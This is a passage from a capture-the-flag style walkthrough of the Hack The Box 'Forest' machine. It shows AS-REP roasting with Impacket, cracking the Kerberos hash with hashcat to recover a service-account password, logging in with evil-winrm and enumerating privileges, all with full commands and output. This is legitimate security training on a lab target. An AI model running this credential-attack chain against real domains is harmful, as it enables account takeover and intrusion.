SMB         10.10.10.161    445    FOREST           Account Lockout Threshold: None
SMB         10.10.10.161    445    FOREST           Forced Log off Time: Not Set
```


- *Account Lockout Threshold* is 0 → means we can safely bruteforce without lockout.

Kerberos Non Pre-Authentication Users

Pre-authentication is a default security feature that ensures the requestors to prove their identity before the KDC will issue a ticket.


- This is to prevent Kerberoasting, password guessing attack.
- https://www.oreilly.com/library/view/kerberos-the-definitive/0596004036/ch03s03s06.html

Impacket GetNPUser.py



```
ghost@localhost [16:07:31] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % GetNPUsers.py -dc-ip 10.10.10.161 -request 'htb.local/'
/home/ghost/.pyenv/versions/2.7.18/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer
 supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Name          MemberOf                                                PasswordLastSet             LastLogon                   UAC
------------  ------------------------------------------------------  --------------------------  --------------------------  --------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2023-01-12 16:14:07.222840  2023-01-12 15:08:18.893768  0x410200



$krb5asrep$23$svc-alfresco@HTB.LOCAL:b06aeaf1360ebce26b375510effadb9e$9733128b27ab16355f772088393ba2bbdb3a91ab658dfb7b45f3efd3ff1878c9eb09
6c77fc9724e10d3538faf9edc0bb8cd44976a56049cd9e176b6a6be8b94ed6f1dc4bf7ca1114065d631c0d17fe8522112664351323406094d5422701fd332048bb1c356423
8c4b327d5a8bb2aae5173b8e39b0cb7948ed27d17c4708a399109cc5161d8d101fd0252c9a73853f716cffc7dc845a01e28e6739c4fdaae0eb3b00a5282c958cf696229746
0a94c0361396c51344c54be9acea29d232fad59b33a5d4cc577150cf5db295d923ac05323fabb93ba7a39c5647d5a50f90191c971720702687ea
```

I use *GetNPUser.py* to request KRB5ASREP ticket. I use hashcat to crack.




```
ghost@localhost [16:11:16] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % hashcat -a 0 hashes.txt -O /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform
 #1 [The pocl project]
=====================================================================================================================
=====================
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6867/13799 MB (2048 MB allocatable), 6MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

18200 | Kerberos 5, etype 23, AS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$svc-alfresco@HTB.LOCAL:b06aeaf1360ebce26b375510effadb9e$9733128b27ab16355f772088393ba2bbdb3a91ab658dfb7b
45f3efd3ff1878c9eb096c77fc9724e10d3538faf9edc0bb8cd44976a56049cd9e176b6a6be8b94ed6f1dc4bf7ca1114065d631c0d17fe85221126
64351323406094d5422701fd332048bb1c3564238c4b327d5a8bb2aae5173b8e39b0cb7948ed27d17c4708a399109cc5161d8d101fd0252c9a7385
3f716cffc7dc845a01e28e6739c4fdaae0eb3b00a5282c958cf6962297460a94c0361396c51344c54be9acea29d232fad59b33a5d4cc577150cf5d
b295d923ac05323fabb93ba7a39c5647d5a50f90191c971720702687ea:s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:b06aeaf1360ebc...2687ea
Time.Started.....: Thu Jan 12 16:11:42 2023 (2 secs)
Time.Estimated...: Thu Jan 12 16:11:44 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2077.4 kH/s (3.15ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4086689/14344385 (28.49%)
Rejected.........: 929/4086689 (0.02%)
Restore.Point....: 4080545/14344385 (28.45%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: s8701987 → s32393
Hardware.Mon.#1..: Temp: 49c Util: 80%
```

I found a credential for service user *svc-alfresco*

- s3rvice


I confirmed the credential.



```
ghost@localhost [16:14:14] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest]
[master *]
→ % crackmapexec smb 10.10.10.161 -u 'svc-alfresco' -p 's3rvice'

SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x6
4 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\svc-alfresco:s3rvice
```

Evil-winrm

I use *evil-winrm* to access.




```
ghost@localhost [16:16:13] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % evil-winrm -i 10.10.10.161 -u 'htb.local\svc-alfresco' -p s3rvice
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> `whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```


0x3 Foothold

I did basic enumeration


Basic enumeration



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami /all

USER INFORMATION
----------------

User Name        SID
================ =============================================
htb\svc-alfresco S-1-5-21-3072663084-364016917-1341370565-1147


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ================
==================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group,
 Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group,
 Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group,
 Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group,
 Enabled by default, Enabled group
BUILTIN\Account Operators                  Alias            S-1-5-32-548                                  Mandatory group,
 Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group,
 Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group,
 Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group,
 Enabled by default, Enabled group
HTB\Privileged IT Accounts                 Group            S-1-5-21-3072663084-364016917-1341370565-1149 Mandatory group,
 Enabled by default, Enabled group
HTB\Service Accounts                       Group            S-1-5-21-3072663084-364016917-1341370565-1148 Mandatory group,
 Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group,
 Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

